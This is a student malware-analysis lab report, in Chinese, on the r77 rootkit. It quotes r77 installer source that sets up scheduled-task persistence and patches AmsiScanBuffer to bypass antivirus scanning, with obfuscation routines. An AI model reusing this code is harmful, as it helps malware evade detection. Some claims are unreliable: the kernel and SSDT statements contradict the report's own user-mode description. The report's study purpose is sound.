南開大學

恶意代码分析与防治课程实验报告

实验 11-2：r77 rootkit 详细分析

学　　院　网络空间安全学院
专　　业　信息安全
学　　号　2111033
姓　　名　艾明旭
班　　级　信息安全一班

一、实验目的

在使用 R77 的基础上，撰写技术分析，要求描述使用过程中看到的行为如何技术实现。

二、实验原理

r77-Rootkit 是一款功能强大的无文件 Ring 3 Rootkit，并且带有完整的安全工具和持久化机制，可以实现进程、文件和网络连接等操作及任务的隐藏。

r77 能够在所有进程中隐藏下列实体：

文件、目录、连接、命名管道、计划任务；

进程；

CPU 用量；

注册表键&值；

服务；

TCP&UDP 连接；

该工具兼容 32 位和 64 位版本的 Windows 7 以及 Windows 10。

2.1 Windows 的 Detours 机制

Windows 的 Detours 机制是一种软件技术，用于拦截和修改 Win32 函数的调用。这是通过 API 钩子（hooking）实现的，是一种编程技术，允许开发者拦截对动态链接库（DLL）中函数的调用。Detours 通过动态地重写目标函数的机器代码来工作。这种方法通常用于系统监控、程序调试、性能分析等方面。

在 Detours 机制中，当一个程序调用某个 Win32 API 函数时，Detours 可以劫持这个调用，并将它重定向到另一个函数。这个替代函数可以是用户自定义的，也可以是对原函数的扩展或修改。

利用这种技术，开发者可以在不修改原始代码的情况下，动态地更改程序的行为。

例如，Detours 可以用于监视和记录文件操作、网络通信或系统调用。它也被用于创建安全工具，如防病毒软件，这些软件需要监视系统级活动以检测恶意行为。然而，同样的技术也可以被用于恶意软件中，用于隐藏其行为，例如隐藏文件、进程或网络连接，这就是你提到的 R77 程序所做的事情。

2.2 API Hooking

API（应用程序编程接口）Hooking 是一种编程技术，用于改变或增强操作系统或应用程序的功能。在 Windows 系统中，API 函数通常来自各种动态链接库（DLL）。

2.2.1 原理

拦截调用：API Hooking 工作原理是拦截对特定 API 函数的调用。这可以通过多种方式实现，包括修改函数的入口地址（例如，在导入地址表中），或者直接修改函数代码本身（如通过 Inline Hooking）。

重定向调用：当 API 调用被拦截后，它会被重定向到一个自定义函数。这个自定义函数可以在调用原函数之前或之后执行额外的代码，甚至完全替代原函数。

2.2.2 应用

调试和监控：开发人员利用 API Hooking 来监控和记录应用程序的行为，例如文件访问、网络通信等。

安全软件：安全软件（如防病毒程序）使用 API Hooking 来检测和阻止恶意行为。

系统增强：通过 API Hooking，软件可以添加或修改操作系统功能，不需要修改底层代码。

2.2.3 风险

稳定性问题：不正确的 API Hooking 可能导致系统不稳定。

安全隐患：恶意软件也可能利用 API Hooking 来隐藏其行为或损害系统。

2.3 隐藏进程

隐藏进程是一种技术，通常用于防止进程在常规工具（如任务管理器）中被检测到。这在恶意软件和某些类型的系统监控软件中很常见。

2.3.1 实现方法

修改系统结构：通过修改操作系统的内部数据结构（如进程列表）来隐藏进程。

拦截系统调用：使用 API Hooking 或类似技术拦截和修改系统调用，例如拦截列出进程的 API 调用，并从结果中删除特定进程。

内核模式驱动:在内核模式下运行的驱动程序可以直接访问和修改操作系统的核心数据结构，进而隐藏进程。

2.3.2 应用

安全和隐私：某些合法软件可能出于安全或隐私原因隐藏其进程。

恶意软件：病毒、木马和 rootkits 经常隐藏其进程以避免检测。

2.3.3 风险和挑战

安全风险：隐藏进程的技术可以被恶意软件利用，对用户和企业造成严重威胁。

检测难度：隐藏进程的技术提高了安全软件检测和清除这些威胁的难度。

三、实验过程

R77 rootkit 隐藏系统信息

R77 rootkit 主要利用 Windows 系统的漏洞，通过在内核层面进行修改和隐藏，绕过操作系统和安全软件的监控和防御。它可以隐藏文件、进程和网络连接等系统资源，并且可以通过加密和混淆来逃避杀毒软件和安全工具的检测。R77 rootkit 还可以通过修改 Windows 的系统调用表和 SSDT（System Service Descriptor Table）来劫持系统调用和系统服务，从而在不被察觉的情况下进行恶意操作。

下载 r77 rootkit 后 需要先将比较重要的进程关闭，运行 install.exe，注入 r77 隐藏：安装工具会将 r77 服务在用户登录之前开启，后台进程会向所有当前正在运行以及后续生成的进程中注入命令。这里需要使用两个进程来分别注入 32 位和 64 位进程，这两个进程都可以使用配置系统和 PID 来进行隐藏。

“Uninstall.exe”程序负责将 r77 从系统中卸载掉，并解除 Rootkit 跟所有进程的绑定关系。


Examples	2023/8/29 3:11	文件夹	
BytecodeApi.dll	2022/10/14 22:16	应用程序扩展	318 KB
BytecodeApi.UI.dll	2022/10/14 22:16	应用程序扩展	77 KB
Helper32.dll	2023/8/29 3:10	应用程序扩展	9 KB
Helper64.dll	2023/8/29 3:10	应用程序扩展	11 KB
Install.exe	2023/8/29 3:10	应用程序	162 KB
Install.shellcode	2023/8/29 3:10	SHELLCODE 文件	163 KB
LICENSE.txt	2023/6/7 4:21	文本文档	2 KB
r77-x64.dll	2023/8/29 3:10	应用程序扩展	143 KB
r77-x86.dll	2023/8/29 3:10	应用程序扩展	108 KB
TestConsole.exe	2023/8/29 3:10	应用程序	263 KB
Uninstall.exe	2023/8/29 3:10	应用程序	13 KB


进程隐藏

R77 的进程隐藏功能是一种用于使特定进程在操作系统的常规监视工具（如任务管理器）中不可见的技术。这种隐藏技术主要基于修改操作系统的行为来阻止对特定进程的检测。

示例进程 R77 为我们提供了一个可执行文件 $77-Example.exe ，这个文件以$77 为开头。


然后我们运行它：





这里我们设置高 cpu 占有率，可以在任务管理器里看到改程序占据大量进程，并且电脑的风扇正在高速运转。


任意进程隐藏：此时运行 Install.exe ，重新打开任务管理器，同时保持这个 exe 运行，发现找不到这个进程了：



仍然没有找到这个进程，证明其确实被隐藏了。


实际上，R77 默认隐藏了$77 开头的进程，但其他进程也可以进行针对性隐藏。

我们运行 TestConsole.exe ，可以看到进程列表，包括被隐藏的进程：




在上图，为了证明这个程序仍然在运行，只是被隐藏了，我将 CPU 占用率调为 100%。可以看到尽管 CPU 占用已经满了，但并没有显示这个进程的存在。

我们打开 Process Explorer 来查看进程：



随便再找一个任意进程名的进程，选取下面的进程：

点击右边对应的 Hide 操作：



再次打开任务管理器查看，该进程已经“消失”，同时右边的 Hide 选项也已经变成了 Unhide:

4.3 文件隐藏

R77 的文件隐藏功能是一种技术，用于使特定文件或目录在操作系统的标准文件浏览工具（例如 Windows 资源管理器）中不可见。这通常是通过拦截和修改系统级别的文件系统调用来实现的。

先执行 uninstall:

在一个文件夹里面放入我想要隐藏的文件和文件夹：

然后执行 Install 操作，刷新文件夹：

显示“此文件夹为空”，文件已经被隐藏成功。

Detours 代码以及分析如下：

```
#include <iostream>
#include <fstream>
#include <Windows.h>
#include "D:/WorkTable/大三下/信息安全综合实
验/Detours/Detours/include/detours.h"
//包含 Detour 的头文件和库文件
#pragma comment (lib,"D:/WorkTable/大三下/信息安全综合实
验/Detours/Detours/lib.X86/detours.lib")
using namespace std;
```

```
//保存函数原型
int (*Oldsystem)(char const*) = system;
//拦截后的函数
void Newsystem(char const* command)
{
ofstream outFile;
outFile.open("args.txt"); //打开文件
outFile << command << endl; //写入操作
outFile.close(); //关闭文件
Oldsystem("explorer");//可以随意更改输入的参数
}
//下钩子函数
void StartHook() {
//开始事务
DetourTransactionBegin();
//更新线程信息
DetourUpdateThread(GetCurrentThread());
//将拦截的函数附加到原函数的地址上
DetourAttach(&(PVOID&)Oldsystem, Newsystem);
//结束事务 DetourTransactionCommit();
}
//撤钩子函数
void EndHook() {
//开始事务
DetourTransactionBegin();
//更新线程信息
DetourUpdateThread(GetCurrentThread());
//将拦截的函数从原函数的地址上解除
DetourDetach(&(PVOID&)Oldsystem, Newsystem);
//结束事务
DetourTransactionCommit();
}
int main()
{
//下钩子
StartHook();
system("notepad");
//撤钩子
EndHook();
return 0;
}
```

R77 代码分析：

Install.c

```
#include "Install.h"
#include "resource.h"
#include "r77def.h"
#include "r77win.h"
#include <wchar.h>
#include <Shlwapi.h>

int main()
{
    // Get stager executable from resources.
    LPBYTE stager;
    DWORD stagerSize;
    if (!GetResource(IDR_STAGER, "EXE", &stager, &stagerSize)) return 0;

    // Write stager executable to registry.
    // This C# executable is compiled with AnyCPU and can be run by both 32-bit and 64-bit powershell.
    // The target framework is 3.5, but it will run, even if .NET 4.x is installed and .NET 3.5 isn't.

    HKEY key;
    if (RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, KEY_ALL_ACCESS | KEY_WOW64_64KEY, &key) != ERROR_SUCCESS ||
        RegSetValueExW(key, HIDE_PREFIX L"stager", 0, REG_BINARY, stager, stagerSize) != ERROR_SUCCESS) return 0;

    // This powershell command loads the stager from the registry and executes it in memory using Assembly.Load().EntryPoint.Invoke()
    // The C# binary will proceed with creating a native process using process hollowing.
    // The powershell command is purely inline and doesn't require a ps1 file.

    LPWSTR powershellCommand = GetPowershellCommand();

    // Create scheduled task to run the powershell stager.
    DeleteScheduledTask(R77_SERVICE_NAME32);
    DeleteScheduledTask(R77_SERVICE_NAME64);

    LPCWSTR scheduledTaskName = Is64BitOperatingSystem() ? R77_SERVICE_NAME64 : R77_SERVICE_NAME32;
    if (CreateScheduledTask(scheduledTaskName, L"", L"powershell", powershellCommand))
    {
        RunScheduledTask(scheduledTaskName);
    }
```

```
    return 0;
}

LPWSTR GetPowershellCommand()
{
    // Powershell inline command to be invoked using powershell.exe "..."

    PWCHAR command = NEW_ARRAY(WCHAR, 16384);
    StrCpyW(command, L"\"");

    // AMSI bypass:
    // [Reflection.Assembly]::Load triggers AMSI and the byte[] with Stager.exe is passed to AV for analysis.
    // AMSI must be disabled for the entire process, because both powershell and .NET itself implement AMSI.

    // AMSI is only supported on Windows 10; AMSI bypass not required for Windows 7.
    if (IsAtLeastWindows10())
    {
        // Patch amsi.dll!AmsiScanBuffer prior to [Reflection.Assembly]::Load.
        // Do not use Add-Type, because it will invoke csc.exe and compile a C# DLL to disk.
        StrCatW
        (
            command,
            // Function to create a Delegate from an IntPtr
            L"function Local:Get-Delegate{"
            L"Param("
            L"[OutputType([Type])]"
            L"[Parameter(Position=0)][Type[]]$ParameterTypes,"
            L"[Parameter(Position=1)][Type]$ReturnType"
            L")"
            L"$TypeBuilder=[AppDomain]::CurrentDomain"
            L".DefineDynamicAssembly((New-Object Reflection.AssemblyName(`ReflectedDelegate`)),[Reflection.Emit.AssemblyBuilderAccess]::Run)"
            L".DefineDynamicModule(`InMemoryModule`,$False)"

    L".DefineType(`MyDelegateType`,`Class,Public,Sealed,AnsiClass,AutoClass`,[MulticastDelegate]);"

    L"$TypeBuilder.DefineConstructor(`RTSpecialName,HideBySig,Public`,[Reflection.CallingConventions]::Standard,$ParameterTypes).SetImplementationFlags(`Runtime,Managed`);"

    L"$TypeBuilder.DefineMethod(`Invoke`,`Public,HideBySig,NewSlot,Virtual`,$ReturnType,
```

```
$ParameterTypes).SetImplementationFlags(`Runtime,Managed`);"
                L"Write-Output $TypeBuilder.CreateType();"
                L"}"

                // Use Microsoft.Win32.UnsafeNativeMethods for some DllImport's.

    L"$NativeMethods=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.Global
AssemblyCache -And $_.Location.Split('\\')[-1].Equals(`System.dll`)})"
                L".GetType(`Microsoft.Win32.UnsafeNativeMethods`);"

    L"$GetProcAddress=$NativeMethods.GetMethod(`GetProcAddress`,[Reflection.BindingFlag
s](`Public,Static`),$Null,[Reflection.CallingConventions]::Any,@((New-Object
IntPtr).GetType(),[string]),$Null);"

                // Create delegate types
                L"$LoadLibraryDelegate=Get-Delegate @([String])([IntPtr]);"
                L"$VirtualProtectDelegate=Get-Delegate
@([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);"

                // Get DLL and function pointers

    L"$Kernel32Ptr=$NativeMethods.GetMethod(`GetModuleHandle`).Invoke($Null,@([Object](
`kernel32.dll`)));"

    L"$LoadLibraryPtr=$GetProcAddress.Invoke($Null,@([Object]$Kernel32Ptr,[Object](`Loa
dLibraryA`)));"

    L"$VirtualProtectPtr=$GetProcAddress.Invoke($Null,@([Object]$Kernel32Ptr,[Object](`
VirtualProtect`)));"

    L"$AmsiPtr=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLi
braryPtr,$LoadLibraryDelegate).Invoke(`amsi.dll`);"

                // Get address of AmsiScanBuffer

    L"$AmsiScanBufferPtr=$GetProcAddress.Invoke($Null,@([Object]$AmsiPtr,[Object](`Amsi
ScanBuffer`)));"

                // VirtualProtect PAGE_READWRITE
                L"$OldProtect=0;"

    L"[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectP
tr,$VirtualProtectDelegate).Invoke($AmsiScanBufferPtr,[uint32]8,4,[ref]$OldProtect);"
        );
```

```
        // Overwrite AmsiScanBuffer function with shellcode to return AMSI_RESULT_CLEAN.
        if (Is64BitOperatingSystem())
        {
            // b8 57 00 07 80 mov      eax, 0x80070057
            // c3                 ret
            StrCatW(command,
L"[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$AmsiScan
BufferPtr,6);");
        }
        else
        {
            // b8 57 00 07 80 mov      eax, 0x80070057
            // c2 18 00           ret      0x18
            StrCatW(command,
L"[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc2,0x18,0),0,$A
msiScanBufferPtr,8);");
        }

        // VirtualProtect PAGE_EXECUTE_READ
        StrCatW(command,
L"[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectPtr,$
VirtualProtectDelegate).Invoke($AmsiScanBufferPtr,[uint32]8,0x20,[ref]$OldProtect);");
    }

    // Load Stager.exe from registry and invoke
    StrCatW
    (
        command,
        L"[Reflection.Assembly]::Load"
        L"("
        L"[Microsoft.Win32.Registry]::LocalMachine"
        L".OpenSubkey(`SOFTWARE`)"
        L".GetValue(`" HIDE_PREFIX L"stager`)"
        L")"
        L".EntryPoint"
        L".Invoke($Null,$Null)"
    );

    StrCatW(command, L"\"");

    // Replace string literals that are marked with `thestring`.
    ObfuscatePowershellStringLiterals(command);
```

```
    // Obfuscate all variable names with random strings.
    ObfuscatePowershellVariable(command, L"Get-Delegate");
    ObfuscatePowershellVariable(command, L"ParameterTypes");
    ObfuscatePowershellVariable(command, L"ReturnType");
    ObfuscatePowershellVariable(command, L"TypeBuilder");
    ObfuscatePowershellVariable(command, L"NativeMethods");
    ObfuscatePowershellVariable(command, L"GetProcAddress");
    ObfuscatePowershellVariable(command, L"LoadLibraryDelegate");
    ObfuscatePowershellVariable(command, L"VirtualProtectDelegate");
    ObfuscatePowershellVariable(command, L"Kernel32Ptr");
    ObfuscatePowershellVariable(command, L"LoadLibraryPtr");
    ObfuscatePowershellVariable(command, L"VirtualProtectPtr");
    ObfuscatePowershellVariable(command, L"AmsiPtr");
    ObfuscatePowershellVariable(command, L"AmsiScanBufferPtr");
    ObfuscatePowershellVariable(command, L"OldProtect");

    return command;
}
```

代码的主要目的是构建一个 PowerShell 命令，并对其进行一些绕过技术和混淆操作，以绕过安全机制。

下面是代码的主要功能和步骤的分析：

首先，函数分配了一个 16384 字节大小的内存块，用于存储构建的 PowerShell 命令。

接下来，代码检查操作系统版本，如果是 Windows 10 及以上版本，则执行以下操作：

构建一个 PowerShell 命令，用于绕过 AMSI（Antimalware Scan Interface）检测。这部分代码使用 PowerShell 的反射功能，创建了一个代理类型（Delegate），并获取了一些 DLL 和函数的指针，用于后续的操作。

通过调用 GetProcAddress 函数获取了 amsi.dll 中 AmsiScanBuffer 函数的地址，并保存到变量$AmsiScanBufferPtr 中。

使用 VirtualProtect 函数将 AmsiScanBuffer 函数的内存页属性更改为 PAGE_READWRITE，以便后续修改函数的内容。

根据操作系统位数,将一段 Shellcode 写入 AmsiScanBuffer 函数的内存地址,用于绕过 AMSI 检测。Shellcode 的内容是将 EAX 寄存器设置为 0x80070057，然后返回。

使用 VirtualProtect 函数将 AmsiScanBuffer 函数的内存页属性更改为 PAGE_EXECUTE_READ，以恢复原始属性。

然后，代码从注册表中获取一个名为"HIDE_PREFIXstager"的值，该值应该是一个可执行程序（Stager.exe）的路径。然后，使用 Reflection.Assembly.Load 方法加载该程序集，并调用其 EntryPoint 方法来执行 Stager.exe。

接下来，代码调用了两个自定义函数 ObfuscatePowershellStringLiterals 和 ObfuscatePowershellVariable,对构建的 PowerShell 命令进行了字符串混淆和变量名混淆。

最后，函数返回构建的 PowerShell 命令的字符串指针。

```
VOID ObfuscatePowershellVariable(LPWSTR command, LPCWSTR variableName)
{
    DWORD length = lstrlenW(variableName);
    WCHAR newName[100];

    // Replace all ocurrences of a specified variable name with a randomized string of the same length.
    if (GetRandomString(newName, length))
    {
        for (LPWSTR ocurrence; ocurrence = StrStrIW(command, variableName);)
        {
            i_wmemcpy(ocurrence, newName, length);
        }
    }
}
```

这段代码是一个函数，用于对 PowerShell 命令中的变量名进行混淆操作。函数接受两个参数：一个 LPWSTR 类型的指针 command，指向存储 PowerShell 命令的字符串；一个 LPCWSTR 类型的指针 variableName，指向要混淆的变量名。

以下是代码的主要功能和步骤的分析：

首先，函数获取要混淆的变量名的长度，使用 lstrlenW 函数获取变量名字符串的长度，并将结果保存在 length 变量中。

然后，函数声明一个名为 newName 的 WCHAR 类型的数组，用于存储混淆后的变量名。

接下来，函数调用一个名为 GetRandomString 的函数，将混淆后的变量名存储到 newName 数组中。GetRandomString 函数的具体实现未在提供的代码段中给出，可能是一个自定义的函数，用于生成指定长度的随机字符串。

如果成功生成了混淆后的变量名，函数进入一个循环，使用 StrStrIW 函数在 command 字符串中查找变量名的出现位置。StrStrIW 函数是一个字符串查找函数，不区分大小写。

在循环中，每次找到变量名的出现位置，函数使用 i_wmemcpy 函数将 newName 数组中的混淆后的变量名复制到命令字符串中，替换原始的变量名。i_wmemcpy 函数用于在宽字符字符串之间进行内存复制。

总结来说，这段代码的作用是将 PowerShell 命令中指定的变量名替换为相同长度的随机字符串，以达到混淆变量名的目的。这种混淆操作可以增加代码的复杂性和可读性，使恶意代码更难以分析和理解。

```
VOID ObfuscatePowershellStringLiterals(LPWSTR command)
{
    // Replace all string literals like
    // `thestring`
    // with something like
    // 't'+[Char]123+[Char]45+'s' ...

    // Polymorphic modifications of strings is required, because something static like
    // 'ams'+'i.dll'
    // will eventually end up in a list of known signatures.

    PWCHAR newCommand = NEW_ARRAY(WCHAR, 16384);
    i_wmemset(newCommand, 0, 16384);

    LPBYTE random = NEW_ARRAY(BYTE, 16384);
    if (!GetRandomBytes(random, 16384)) return;

    LPWSTR commandPtr = command;
    LPBYTE randomPtr = random;

    for (LPWSTR beginQuote; beginQuote = StrStrIW(commandPtr, L"`");)
    {
        LPWSTR endQuote = StrStrIW(&beginQuote[1], L"`");
        DWORD textLength = beginQuote - commandPtr;
        DWORD stringLength = endQuote - beginQuote - 1;
```

```
//  beginQuote   endQuote
//         |        |
//         v        v
// .Invoke(`amsi.dll`);
// ^------^             <-- textLength
//          ^------^    <-- stringLength

// Append what's before the beginning quote.
StrNCatW(newCommand, commandPtr, textLength + 1);

// Append beginning quote.
StrCatW(newCommand, L"'");

// Append each character using a different obfuscation technique.
for (DWORD i = 0; i < stringLength; i++)
{
    WCHAR c = beginQuote[i + 1];
    WCHAR charNumber[10];
    Int32ToStrW(c, charNumber);

    WCHAR obfuscatedChar[20];
    i_wmemset(obfuscatedChar, 0, 20);

    // Randomly choose an obfuscation technique.
    switch ((*randomPtr++) & 3)
    {
        case 0:
            // Put char as literal
            obfuscatedChar[0] = c;
            break;
        case 1:
            // Put char as '+'x'+'
            StrCatW(obfuscatedChar, L"'+'");
            StrNCatW(obfuscatedChar, &c, 2);
            StrCatW(obfuscatedChar, L"'+'");
            break;
        case 2:
        case 3:
            // Put char as '+[Char](123)+'
            StrCatW(obfuscatedChar, L"'+[Char](");
            StrCatW(obfuscatedChar, charNumber);
            StrCatW(obfuscatedChar, L")+'");
            break;
    }
```

```
            // Append obfuscated version of this char.
            StrCatW(newCommand, obfuscatedChar);
        }

        // Append ending quote.
        StrCatW(newCommand, L"'");

        commandPtr += textLength + stringLength + 2;
    }

    // Append remaining string after the last quoted string.
    StrCatW(newCommand, commandPtr);

    StrCpyW(command, newCommand);
    FREE(newCommand);
    FREE(random);
}
```

